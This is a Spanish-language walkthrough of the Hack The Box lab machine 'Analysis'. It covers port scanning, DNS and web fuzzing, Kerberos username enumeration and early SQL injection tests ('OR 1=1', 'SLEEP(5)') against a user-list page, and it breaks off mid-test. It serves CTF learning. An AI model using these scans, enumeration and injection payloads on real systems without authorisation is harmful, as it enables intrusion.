

Analysis

Máquina: Analysis

IP: 10.129.230.179

1. Reconocimiento y Escaneo de Puertos

1.1. Escaneo inicial de puertos (TCP)

Realizamos un escaneo rápido de todos los puertos TCP para identificar cuáles están abiertos en el objetivo.

Comando:

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.230.179 -vv -oG scanPort
```

Explicación de parámetros:

- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra únicamente los puertos que están abiertos.
- `-sS` : Realiza un escaneo TCP SYN (Semi-connect), que es más sigiloso y rápido.
- `--min-rate 5000` : Fuerza a Nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo.
- `-Pn` : Omite el descubrimiento de hosts (no hace ping), asumiendo que el host está activo.
- `-n` : Desactiva la resolución DNS inversa para agilizar el escaneo.
- `-vv` : Aumenta el nivel de verbosidad para ver los puertos a medida que se descubren.
- `-oG scanPort` : Guarda el resultado en formato "Grepable" en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.230.179
Host is up, received user-set (0.053s latency).
Scanned at 2026-02-08 19:39:55 CET for 12s
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
53/tcp    open  domain       syn-ack ttl 127
80/tcp    open  http         syn-ack ttl 127
88/tcp    open  kerberos-sec syn-ack ttl 127
135/tcp   open  msrpc        syn-ack ttl 127
139/tcp   open  netbios-ssn  syn-ack ttl 127
389/tcp   open  ldap         syn-ack ttl 127
445/tcp   open  microsoft-ds syn-ack ttl 127
```

```

464/tcp    open  kpasswd5          syn-ack ttl 127
593/tcp    open  http-rpc-epmap    syn-ack ttl 127
636/tcp    open  ldapssl           syn-ack ttl 127
3268/tcp   open  globalcatLDAP     syn-ack ttl 127
3269/tcp   open  globalcatLDAPssl  syn-ack ttl 127
3306/tcp   open  mysql             syn-ack ttl 127
5985/tcp   open  wsman             syn-ack ttl 127
9389/tcp   open  adws              syn-ack ttl 127
33060/tcp  open  mysqlx            syn-ack ttl 127
47001/tcp  open  winrm             syn-ack ttl 127
49664/tcp  open  unknown           syn-ack ttl 127
49665/tcp  open  unknown           syn-ack ttl 127
49666/tcp  open  unknown           syn-ack ttl 127
49667/tcp  open  unknown           syn-ack ttl 127
49671/tcp  open  unknown           syn-ack ttl 127
49678/tcp  open  unknown           syn-ack ttl 127
49679/tcp  open  unknown           syn-ack ttl 127
49682/tcp  open  unknown           syn-ack ttl 127
49691/tcp  open  unknown           syn-ack ttl 127
49704/tcp  open  unknown           syn-ack ttl 127
49713/tcp  open  unknown           syn-ack ttl 127
49718/tcp  open  unknown           syn-ack ttl 127

```

Read data files from: /usr/share/nmap

Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds

1.2. Escaneo exhaustivo de servicios

Realizamos un escaneo dirigido a los puertos detectados para enumerar versiones y ejecutar scripts de reconocimiento básicos.

Comando:

```

nmap -p53,80,88,135,139,389,445,464,593,636,3268,3269,3306,5985,9389,33060,47001,49664,49665,49666,49667,49671,49678,49679,49682,49691,49704,49713,49718 -sCV 10.129.230.179 -oN scanV

```

Explicación de parámetros:

- `-p[Lista]` : Indica los puertos específicos obtenidos en la fase anterior.
- `-sCV` : Combina `-sC` (ejecuta scripts por defecto de nmap) y `-sV` (detecta la versión de los servicios corriendo).
- `-oN scanV` : Guarda la salida en formato normal en el archivo `scanV`.

Resultado:

Nmap scan report for 10.129.230.179

Host is up (0.052s latency).

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Not Found			
_http-server-header: Microsoft-HTTPAPI/2.0			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2026-02-08 12:42:15Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: analysis.htb, Site: Default-First-Site-Name)
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	tcpwrapped	
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: analysis.htb, Site: Default-First-Site-Name)
3269/tcp	open	tcpwrapped	
3306/tcp	open	mysql	MySQL (unauthorized)
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-server-header: Microsoft-HTTPAPI/2.0			
_http-title: Not Found			
9389/tcp	open	mc-nmf	.NET Message Framing
33060/tcp	open	mysqlx	MySQL X protocol listener
47001/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
_http-title: Not Found			
_http-server-header: Microsoft-HTTPAPI/2.0			
49664/tcp	open	msrpc	Microsoft Windows RPC
49665/tcp	open	msrpc	Microsoft Windows RPC
49666/tcp	open	msrpc	Microsoft Windows RPC
49667/tcp	open	msrpc	Microsoft Windows RPC
49671/tcp	open	msrpc	Microsoft Windows RPC
49678/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49679/tcp	open	msrpc	Microsoft Windows RPC
49682/tcp	open	msrpc	Microsoft Windows RPC
49691/tcp	open	msrpc	Microsoft Windows RPC
49704/tcp	open	msrpc	Microsoft Windows RPC
49713/tcp	open	msrpc	Microsoft Windows RPC
49718/tcp	open	msrpc	Microsoft Windows RPC

Service Info: Host: DC-ANALYSIS; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|_clock-skew: -5h59m21s
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled and required

```
| smb2-time:
|   date: 2026-02-08T12:43:13
|_  start_date: N/A
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 81.50 seconds

Se reporta el dominio `analysis.htb` .

2. Enumeración DNS

2.1. Consultas DNS básicas

Realizamos consultas al servidor DNS detectado para encontrar registros asociados al dominio.

Comando:

```
dig @10.129.230.179 analysis.htb ns
dig @10.129.230.179 analysis.htb mx
dig @10.129.230.179 analysis.htb ptr
```

Explicación de parámetros:

- `@10.129.230.179` : Especifica el servidor DNS al que realizar la consulta.
- `analysis.htb` : El dominio a consultar.
- `ns` , `mx` , `ptr` : Tipos de registros DNS (Nameserver, Mail Exchange, Pointer).

Resultado: Se reporta un nuevo subdominio: `dc-analysis.analysis.htb` .

```

; <<>> DiG 9.20.15-2-Debian <<>> @10.129.230.179 analysis.htb ns
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 62661
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags;; udp: 4000
;; QUESTION SECTION:
;analysis.htb.                IN      NS

;; ANSWER SECTION:
analysis.htb.                3600    IN      NS      dc-analysis.analysis.htb.

;; ADDITIONAL SECTION:
dc-analysis.analysis.htb. 3600    IN      A        10.129.230.179

;; Query time: 55 msec
;; SERVER: 10.129.230.179#53(10.129.230.179) (UDP)
;; WHEN: Sun Feb 08 19:45:22 CET 2026
;; MSG SIZE rcvd: 83

```

2.2. Intento de transferencia de zona

Intentamos realizar una transferencia de zona completa para listar todos los registros DNS del dominio.

Comando:

```
dig @10.129.230.179 analysis.htb axfr
```

Explicación de parámetros:

- `axfr` : Solicita una transferencia de zona completa (Full Zone Transfer).

Resultado: Transfer failed

```

; <<>> DiG 9.20.15-2-Debian <<>> @10.129.230.179 analysis.htb axfr
; (1 server found)
;; global options: +cmd
; Transfer failed.

```

2.3. Modificación del archivo hosts

Añadimos los dominios encontrados a nuestro archivo local para resolución de nombres.

Comando:

```
# Añadir al /etc/hosts
10.129.230.179 analysis.htb dc-analysis dc-analysis.analysis.htb
```

3. Enumeración Web (analysis.htb)

3.1. Identificación de tecnologías

Usamos `whatweb` para identificar las tecnologías que corren tanto en la IP como en el dominio.

Comandos:

```
whatweb 10.129.230.179
whatweb http://analysis.htb
```

Explicación de parámetros:

- `whatweb` : Herramienta para identificar CMS, servidores web y otras tecnologías web.

Resultado (IP):

```
http://10.129.230.179 [404 Not Found] Country[RESERVED][ZZ],
HTTPServer[Microsoft-HTTPAPI/2.0], IP[10.129.230.179], Microsoft-
HTTPAPI[2.0], Title[Not Found]
```

Resultado (Dominio):

```
http://analysis.htb [200 OK] Country[RESERVED][ZZ],
Email[mail@demolink.org,privacy@demolink.org], HTTPServer[Microsoft-
IIS/10.0], IP[10.129.230.179], JQuery, Microsoft-IIS[10.0],
Script[text/javascript]
```

Como se está usando Virtual Hosting, vemos contenidos diferentes.

3.2. Análisis manual

Al hacer hovering en los diferentes apartados del sitio web, no llevan a ningún lado funcional.



3.3. Fuzzing de directorios

Buscamos directorios ocultos en el dominio principal.

Comando:

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt "http://analysis.htb/FUZZ"
```

Explicación de parámetros:

- `-c` : Muestra la salida con colores.
- `--hc=404` : Oculta las respuestas con código de estado 404 (Not Found).
- `-t 200` : Utiliza 200 hilos para mayor velocidad.
- `-w ...` : Ruta al diccionario de palabras a utilizar.
- `FUZZ` : Palabra clave que será sustituida por las palabras del diccionario.

Resultado:

```
000000203: 301      1 L      10 W      156 Ch    "Images"
000000550: 301      1 L      10 W      153 Ch    "css"
000000953: 301      1 L      10 W      152 Ch    "js"
000018019: 301      1 L      10 W      153 Ch    "bat"
```

Accediendo a los directorios encontrados, nos sale un 403 Forbidden.

4. Fuzzing de Subdominios

Realizamos fuzzing para descubrir subdominios virtuales (Virtual Host Routing).

Comando:

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.analysis.htb" http://10.129.230.179
```

Explicación de parámetros:

- `-H "Host: FUZZ.analysis.htb"` : Modifica la cabecera Host de la petición HTTP, inyectando el payload del diccionario en el subdominio.

Resultado:


```
000000387: 403 29 L 95 W 1268 Ch "internal"
```

Lo incorporamos al `/etc/hosts`: `10.129.230.179 analysis.htb dc-analysis dc-analysis.analysis.htb internal.analysis.htb`

5. Enumeración Web (internal.analysis.htb)

5.1. Acceso inicial

Accediendo a `http://internal.analysis.htb/`, obtenemos un error 403 Forbidden.



5.2. Fuzzing de directorios en subdominio

Buscamos directorios dentro del nuevo subdominio descubierto.

Comando:


```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt "http://internal.analysis.htb/FUZZ"
```

Resultado:



```
000002927: 301      1 L      10 W      168 Ch    "dashboard"
000006116: 301      1 L      10 W      168 Ch    "employees"
000000202: 301      1 L      10 W      164 Ch    "users"
```

5.3. Análisis de directorios encontrados


Accediendo a `http://internal.analysis.htb/dashboard/` -> 403 Forbidden.



Accediendo a `http://internal.analysis.htb/employees/` -> 404 Not Found (extraño).



Accediendo a `http://internal.analysis.htb/users/` -> 404 Not Found.



5.4. Fuzzing de archivos específicos

Fuzzemos dentro de los directorios para encontrar archivos con extensiones típicas (php, asp, aspx).


Comando (users):

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt  
"http://internal.analysis.htb/users/FUZZ.php"
```

Resultado:

```
000000232: 200 0 L 2 W 17 Ch "list"
```

Accediendo a `http://internal.analysis.htb/users/list.php` , vemos: missing parameter .




Comando (employees):

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt  
"http://internal.analysis.htb/employees/FUZZ.php"
```

Resultado:

```
000000053: 200 29 L 60 W 1085 Ch "login"
```

Accediendo a `http://internal.analysis.htb/employees/login.php` , vemos un panel de login.




Comando (dashboard):

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt  
"http://internal.analysis.htb/dashboard/FUZZ.php"
```

Resultado:

000000366:	200	0 L	0 W	0 Ch	"upload"
000000463:	200	4 L	4 W	35 Ch	"details"
000000659:	200	4 L	5 W	36 Ch	"Index"
000001225:	302	0 L	1 W	1 Ch	"logout"
000002357:	200	4 L	4 W	35 Ch	"tickets"
000003646:	200	4 L	4 W	35 Ch	"emergency"
000006507:	200	4 L	4 W	35 Ch	"Details"

Accediendo a los directorios encontrados en dashboard, no podemos visualizar nada útil.



5.5. Fuzzing de parámetros

Dado que `list.php` indicaba que faltaba un parámetro, procedemos a descubrir cuál es.

Comando:

```
wfuzz -c --hc=404 --hh=17 -t 200 -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-
```

```
2007_directory-list-2.3-medium.txt
"http://internal.analysis.htb/users/list.php?FUZZ=algo"
```


Explicación de parámetros:

- `--hh=17` : Oculta respuestas con 17 caracteres (el tamaño del mensaje de error por defecto).

Resultado:

```
000001657: 200 0 L 11 W 406 Ch "name"
```

Accediendo a `http://internal.analysis.htb/users/list.php?name=`, vemos una lista de usuarios vacía. Probablemente requiere un usuario válido.



6. Enumeración de Usuarios

6.1. Enumeración RPC

Intentamos enumerar usuarios mediante RPC.

Comando (Anónimo):

```
rpcclient -U '' 10.129.230.179 -N -c 'enumdomusers'
```

Resultado: NT_STATUS_ACCESS_DENIED

Comando (Invitado):

```
rpcclient -U 'Quest%' 10.129.230.179 -c 'enumdomusers'
```

Resultado: Error was NT_STATUS_LOGON_FAILURE

6.2. Enumeración Kerbrute

Usamos Kerbrute para enumerar usuarios válidos contra el servicio Kerberos.

Comando:

```
kerbrute userenum /usr/share/wordlists/seclists/Username/xato-net-10-million-usernames.txt --dc 10.129.230.179 -d analysis.htb
```

Explicación de parámetros:

- `userenum` : Modo de enumeración de usuarios.
- `--dc` : IP del Domain Controller.
- `-d` : Dominio objetivo.

Resultado:

```
2026/02/08 21:13:28 > [+] VALID USERNAME:      jdoe@analysis.htb
2026/02/08 21:14:15 > [+] VALID USERNAME:      ajohnson@analysis.htb
2026/02/08 21:15:42 > [+] VALID USERNAME:      cwilliams@analysis.htb
2026/02/08 21:16:37 > [+] VALID USERNAME:      wsmith@analysis.htb
2026/02/08 21:18:38 > [+] VALID USERNAME:      jangel@analysis.htb
2026/02/08 21:28:37 > [+] VALID USERNAME:      technician@analysis.htb
2026/02/08 21:39:32 > [+] VALID USERNAME:      JDoe@analysis.htb
2026/02/08 21:40:03 > [+] VALID USERNAME:      AJohnson@analysis.htb
```

6.3. Validación en list.php

Poniendo los nombres de los usuarios, como <http://internal.analysis.htb/users/list.php?name=jdoe>, no vemos resultados hasta poner jangel o technician:

`http://internal.analysis.htb/users/list.php?name=JANGEL`

Resultado: username: jangel | lastname: jhonson | firstname: angel

Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
jangel	johnson	angel								


7. Pruebas de Inyección

7.1. Inyección SQL

Probamos payloads clásicos de SQL Injection.

Intento 1: `http://internal.analysis.htb/users/list.php?name=%27%20OR%201=1--%20-`
Resultado: No hizo efecto.


Intento 2 (Sleep): `http://internal.analysis.htb/users/list.php?name=%27%20AND%20SLEEP(5)--` – **Resultado:** Se puso en blanco la página.



Puede que sea problema de los guiones o del parentesis, probamos a quitarlos.

